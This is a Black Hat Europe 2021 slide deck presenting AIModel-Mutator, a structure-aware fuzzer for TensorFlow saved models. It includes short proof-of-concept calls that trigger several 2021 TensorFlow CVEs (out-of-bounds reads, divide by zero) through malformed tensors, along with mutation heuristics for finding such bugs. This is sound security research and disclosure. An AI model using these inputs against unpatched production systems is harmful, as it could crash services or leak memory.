black hat EUROPE 2021
november 10-11, 2021
BRIEFINGS

AIModel-Mutator: Finding Vulnerabilities in TensorFlow

Presented by Qian Feng*

Contributors
Zhaofeng Chen, Zhenyu Zhong, Yakun Zhang, Ying Wang, Zheng Huang, Kang Li (Baidu Security*)
Jie Hu, Heng Yin (UC Riverside)


Two Business Models in AI systems

- **For End users, AI is a service**
  - All users can access a service through API calls
- **For AI developers, AI models are products**
  - AI model stores are like app stores
    - Model Zoo | Model Market Place (commercial)
    - GitHub (state-of-the-art)
    - AI Framework built-in Models (TensorFlow Hub, Paddle Hub)
  - Development process for most of small business solutions
    - Download existing models
    - Fine-tune existing models
    - Extend them for their purpose

Malicious Models? Or Not

- **Threat Model ---- Malicious Models (*Open Question ?*)**
  - Evil developer could create malicious models
    - ➢ Even normal inputs can trigger attacks
    - ➢ Any trivial bugs inside AI frameworks are dangerous!

Fuzzing AI frameworks is important!



Model *Mutation*

- **Random mutation does not work**
  - Hard to generate a valid model
  - Get Stuck at format checking
- **Our solution**
  - Structure-aware model mutation


```
.
^CAdd^R^F
^Ax"^AT^R^F
^Ay"^AT^Z^F
^Az"^AT"^[
^AT^R^Dtype:^P
^N2^L^N^S^A^B^D^F^E^C   ^H^R^G
B
^PAssignVariableOp^R^L
^Hresource^X^T^R^N
^Evalue"^Edtype"^M
^Edtype^R^Dtype<88>^A^A
8
^EConst^Z^O
^Foutput"^Edtype"^O
^Evalue^R^Ftensor"^M
^Edtype^R^Dtype
.
^HIdentity^R

^Einput"^AT^Z^K
^Foutput"^AT"
^AT^R^Dtype
e
^RMergeV2Checkpoints^R^W
^Scheckpoint_prefixes^X^G^R^V
^Rdestination_prefix^X^G"^[
^Odelete_old_dirs^R^Dbool^Z^B(^A<88>^A^A
```

saved_model.pb

Structure-aware Model Mutation

- Load model graph from pb file
- Conduct mutations on graph
- Our current target
  - *Keras saved model in Tensorflow*



Model graph

A Keras Model Example

```
class Linear(keras.layers.Layer):
    def __init__(self):
        super(Linear, self).__init__()
    def call(self, x):
        aa, bb = x
        m = tf.add(aa,bb)
        return m
a = tf.ones([1, 2], dtype=tf.int64)
b = tf.constant([1,2], dtype=tf.int64)
x = tf.keras.Input(shape=[2], dtype=tf.int64)
y = tf.keras.Input(shape=[2], dtype=tf.int64)
z = Linear()([x[0],y[0]])
mm =tf.keras.Model(inputs=[x,y], outputs={"output_z":z})
```

Layers

Ops


Inputs

Input tensor

```
a = tf.ones([1, 2], dtype=tf.int64)
```

Input tensor


```
b = tf.constant([1,2], dtype=tf.int64)
```




Abstract Model graph

What is Tensor?


Tensor



- **Value**
  - constant or a list of value, such as 1, [1,2]
- **Dtype**
- **Shape**
  - A 2D array of int32
- **Dimension**
  - The elements in shape
- **Rank**
  - The length of shape



Dimension [2] -> [3] ->[4]



Rank 1 -> 2 -> 3

Input Tensor Mutation

- **Input tensor generation methods**
  - tf.constant, tf.variable, tf.ones, tf.zeros, etc..

```
tf.constant(value, dtype=None, shape=None, name='Const')
```

```
tf.zeros(shape, dtype=tf.dtypes.float32, name=None)
```

- **Random mutation could be ineffective**
  - The value should be compatible with shape and Dtype

Input Tensor Mutation

- **Constant**
  - *The shape is optional*
  - *0 exists in the shape, values are arbitrary*
  - *There is no 0 in the shape, the value should be compatible with the shape*
    - *The length of list < the number elements in shape*

```
>>> x=tf.constant([1,2,3], shape=[100,100,0])
>>> with tf.compat.v1.Session() as sess: print(x.eval())
...
[]
```

- **Variable**
  - Initial value is required
  - If the shape can be unknown, the value can be arbitrary
  - If not, the shape should be compatible with the value

```
tf.Variable([[1],[2]], shape=[2,1])
<tf.Variable 'Variable_7:0' shape=(2, 1) dtype=int32>
```

- **Ones**
  - A tensor with all elements set to one (1).
  - The shape argument should be rank 2, and dtype can not be tf.string, tf.variant, or tf.resource
- **Zeros**
  - A tensor with all elements set to one (0).

Random Tensor Generation

- **Generate a random tensor by Numpy**
  - A random matrix with the lower and upper bound

```
>>> np.random.randint(1,9, size=(2, 4))
array([[8, 2, 8, 7],
       [3, 1, 6, 8]])
```

  - A random matrix in descending or increasing order

```
>>> x=np.random.randint(1,9, size=(1, 10))
>>> x
array([[3, 6, 1, 1, 7, 8, 1, 1, 2, 4]])
>>> np.sort(x)
array([[1, 1, 1, 1, 2, 3, 4, 6, 7, 8]])
>>> x[::-1]
array([[3, 6, 1, 1, 7, 8, 1, 1, 2, 4]])
```

Random Tensor Generation

- **tf.Variable(x, shape=tf.TensorShape(None))**
  - A tensor with a set of specific value of arbitrary shape
- **tf.constant(x, shape=[..0…])**
  - A tensor with an empty value of arbitrary rank
- **tf.constant(x, shape=[..0…])**
  - A tensor with an empty value of arbitrary dimension

```
tf.Variable([1,2.3], shape=tf.TensorShape(None))
```

```
>>> x=tf.constant([1,2,3], shape=[100,100,0])
>>> with tf.compat.v1.Session() as sess: print(x.eval())
...
[]
```

Input Tensor Scheduling

- **Schedule inputs by Tensor**
  - Random selection could b
  - Empty tensor could cause

```
input_max = tf.constant([], dtype=tf.float32)
```

CVE-2021-29569

```
input = tf.constant([1], shape=[1], dtype=tf.qint32)
input_max = tf.constant([], dtype=tf.float32)
input_min = tf.constant([], dtype=tf.float32)

tf.raw_ops.RequantizationRange(input=input, input_min=input_min, input_max=input_max)
```

```
void Compute(OpKernelContext* ctx) override {
  const Tensor& input = ctx->input(0);
  const float input_min_float = ctx->input(1).flat<float>()(0);
  const float input_max_float = ctx->input(2).flat<float>()(0);
  Tensor* output_min = nullptr;
  OP_REQUIRES_OK(ctx, ctx->allocate_output(0, TensorShape({}), &output_min));
  Tensor* output_max = nullptr;
  OP_REQUIRES_OK(ctx, ctx->allocate_output(1, TensorShape({}), &output_max));

  qint32 used_min_quantized;
  qint32 used_max_quantized;
  CalculateUsedRange(input, &used_min_quantized, &used_max_quantized);

  // We want to make sure that the minimum is no larger than zero, so that the
  // convolution operation can run efficiently.
  const float used_min_float = std::min(
```

Out of boundary read

Input Tensor Scheduling

- **Schedule inputs by the tensor dimension**
  - •Random selection could not be a good choice
    - •Big search space
  - •Zero could be a good candidate

CVE-2021-29556

```
tensor_input = tf.constant([], shape=[0, 1, 1], dtype=tf.int32)
dims = tf.constant([False, True, False], shape=[3], dtype=tf.bool)
tf.raw_ops.Reverse(tensor=tensor_input, dims=dims)
```

```
const int64 N = input.dim_size(0);
const int64 cost_per_unit = input.NumElements() / N
```

Input Tensor Scheduling

- **Schedule inputs by the tensor rank**
  - Random selection could not be a good choice
  - Most of Ops have shape check
    - Big numbers mean syntax failure
    - 0, 1, 2, 4 could be good choices

```
REGISTER_OP("MatrixDiagV2")
    .Input("diagonal: T")
    .Input("k: int32")
    .Input("num_rows: int32")
    .Input("num_cols: int32")
    .Input("padding_value: T")
    .Output("output: T")
    .Attr("T: type")
    .SetShapeFn(shape_inference::MatrixDiagV2Shape);
```

```
Status MatrixDiagV2Shape(shape_inference::InferenceContext* c) {
  // Checks input ranks.
  ShapeHandle input_shape, diag_index_shape, unused_shape;
  TF_RETURN_IF_ERROR(c->WithRankAtLeast(c->input(0), 1, &input_shape));
  TF_RETURN_IF_ERROR(c->WithRankAtMost(c->input(1), 1, &diag_index_shape));
  TF_RETURN_IF_ERROR(c->WithRank(c->input(2), 0, &unused_shape));
  TF_RETURN_IF_ERROR(c->WithRank(c->input(3), 0, &unused_shape));
  TF_RETURN_IF_ERROR(c->WithRank(c->input(4), 0, &unused_shape));
```

Input Tensor Scheduling

- Multi-tensor correlations
  - Compound Tensor
    - Sparse Tensor, Ragged Tensor, Dense Tensor, etc..

SparseTensor

`indices`	A 2-D int64 tensor of shape `[N, ndims]`.
`values`	A 1-D tensor of any type and shape `[N]`.
`dense_shape`	A 1-D int64 tensor of shape `[ndims]`.

Indices.dim_size(1) ! = shape_in.dim_size(0)

```
input_indices = tf.constant(41, shape=[1, 1], dtype=tf.int64)
input_shape = tf.zeros([11], dtype=tf.int64)
new_shape = tf.zeros([1], dtype=tf.int64)
tf.raw_ops.SparseReshape(input_indices=input_indices,input_shape=input_shape,new_shape=new_shape)
```

CVE-2021-29611

Input Tensor Scheduling

- Multi-tensor correlations
  - Constrained by Ops
    - Two input tensors share same dimension
    - Values in input_splits must be less than or equal to input_tensor length

CVE-2021-37659

```
tf.raw_ops.SqrtGrad(y=[4, 16],dy=[])
```

```
input_values = tf.constant([58], shape=[1], dtype=tf.int32)
input_splits = tf.constant([[81, 101, 0]], shape=[3], dtype=tf.int32)
output_encoding = "UTF-8"

tf.raw_ops.UnicodeEncode(
    input_values=input_values, input_splits=input_splits,
    output_encoding=output_encoding)
```

CVE-2021-29559

Input Tensor Mutation Takeaways

Single Tensor	
Shape	A must be a vector or matrix, scalar
	A[x] == 0
	A.rank < m
Value	A[x] == negative
	Multiply(A) -> overflow
	Not a serialized proto value
	Arbitrary Value
	A == []
DType	Type confusion
	Variant
	Resource


Multi-tensor Correlation
a.dim != b.dim
Any tensor to be none
a[x] > b.rank
all elements in a is not in an increasing order
a.rank ! = b.rank
a.subdimension ! = b.subdimension
a[n] != b[m]
a.value > b.rank
a.shape != b.shape

Input Placeholder Mutation

- Placeholder has the dtype and shape

```
tf.placeholder(tf.int64, shape=(1,2))
```

- Input placeholder should be compatible with input tensor
  - Compatible shape and Dtype




```
name: "serving_default_input_1"
op: "Placeholder"
attr {
  key: "_output_shapes"
  value {
    list {
      shape {
        dim {
          size: -1
        }
        dim {
          size: -1
        }
        dim {
          size: -1
        }
      }
    }
  }
}
attr {
  key: "dtype"
  value {
    type: DT_INT64
  }
}
attr {
  key: "shape"
  value {
    shape {
      dim {
        size: -1
      }
      dim {
        size: -1
      }
      dim {
        size: -1
```

Input Placeholder Mutation

```
class Linear(keras.layers.Layer):
    def __init__(self):
        super(Linear, self).__init__()

    #@tf.function(input_signature=[tf.TensorSpec([2,5], tf.int64)])
    def call(self, x):
        aa, bb = x
        m = tf.add(aa,bb)
        return m
a = tf.ones([1, 2], dtype=tf.int64)
b = tf.constant([1,2], dtype=tf.int64)
x = tf.keras.Input(shape=[1,3], dtype=tf.int64)
y = tf.keras.Input(shape=[1,3], dtype=tf.int64)
z = Linear()([x[0],y[0]])
mm =tf.keras.Model(inputs=[x,y], outputs={"output_z":z})
mm.compile(optimizer='sgd', loss='mse')
```

error


```
  File "/usr/local/lib/python3.6/dist-packages/tensorflow/python/keras/engine/base_layer.py", line 1013, in __call__
    input_spec.assert_input_compatibility(self.input_spec, inputs, self.name)
  File "/usr/local/lib/python3.6/dist-packages/tensorflow/python/keras/engine/input_spec.py", line 270, in assert_input_compatibility
    ', found shape=' + display_shape(x.shape))
ValueError: Input 0 is incompatible with layer model: expected shape=(None, 1, 2), found shape=(1, 2)
```

Input Placeholder Mutation

- A generic model template

```
class Linear(keras.layers.Layer):
    def __init__(self):
        super(Linear, self).__init__()

    #@tf.function(input_signature=[tf.TensorSpec([2,5], tf.int64)])
    def call(self, x):
        aa, bb = x
        m = tf.add(aa,bb)
        return m
a = tf.ones([1, 2], dtype=tf.int64)
b = tf.constant([1,2], dtype=tf.int64)
x = tf.keras.Input(shape=[None,None], dtype=tf.int64)
y = tf.keras.Input(shape=[None,None], dtype=tf.int64)
z = Linear()([x[0],y[0]])
mm =tf.keras.Model(inputs=[x,y], outputs={"output_z":z})
mm.compile(optimizer='sgd', loss='mse')
```



Op Mutation

- **Op**
  - Op name
  - Argument
    - *Dtype*
    - *Shape*
  - Constants arguments

```
name: "Add"
op: "Add"
input: "x_0"
input: "x_1"
attr {
  key: "T"
  value {
    type: DT_INT64
  }
}
attr {
  key: "_output_shapes"
  value {
    list {
      shape {
        dim {
          size: -1
        }
        dim {
          size: -1
        }
      }
    }
  }
}
experimental_debug_info {
  original_node_names: "Add"
}
```

Op name

argument tensor

Op Mutation

- **Op mutation**
  - Op name is easy to mutate
    - *Registered with specs*
  - Argument tensors
    - *Dtype is constrained by Op spec*
    - *Shape and Value can be mutated*
  - Constants arguments
    - *Random mutation*

```
REGISTER_OP("Add")
    .Input("x: T")
    .Input("y: T")
    .Output("z: T")
    .Attr("T: {bfloat16, half, float, double, uint8, int8, int16, int32, int64,
          "complex64, complex128, string}")
```


Argument tensors

```
REGISTER_OP("FusedBatchNorm")
...
    .Attr("epsilon: float = 0.0001")
    .Attr("exponential_avg_factor: float = 1.0")
    .Attr(GetConvnetDataFormatAttrString())
    .Attr("is_training: bool = true")
    .SetShapeFn(shape_inference::FusedBatchNormShape);
```

Constants

AIModel-mutator

- **Mgraph Constructor**
  - Mgraph is the model computation graph with variable initial values
- **Policy Selection**
  - AI Oriented mutation policies
  - Not just random values
- **Graph based Mutation**
  - Arbitrary node modification does not work
  - Strong data dependencies in Mgraph



Our Results

- We evaluated our AIModel-mutator in TensorFlow 2.4.3
- We successfully generated models for 66 CVEs found in TensorFlow
- Found 6 vulnerabilities in TensorFlow 2.4.3 (Confirmed, and release after fixed)

Questions?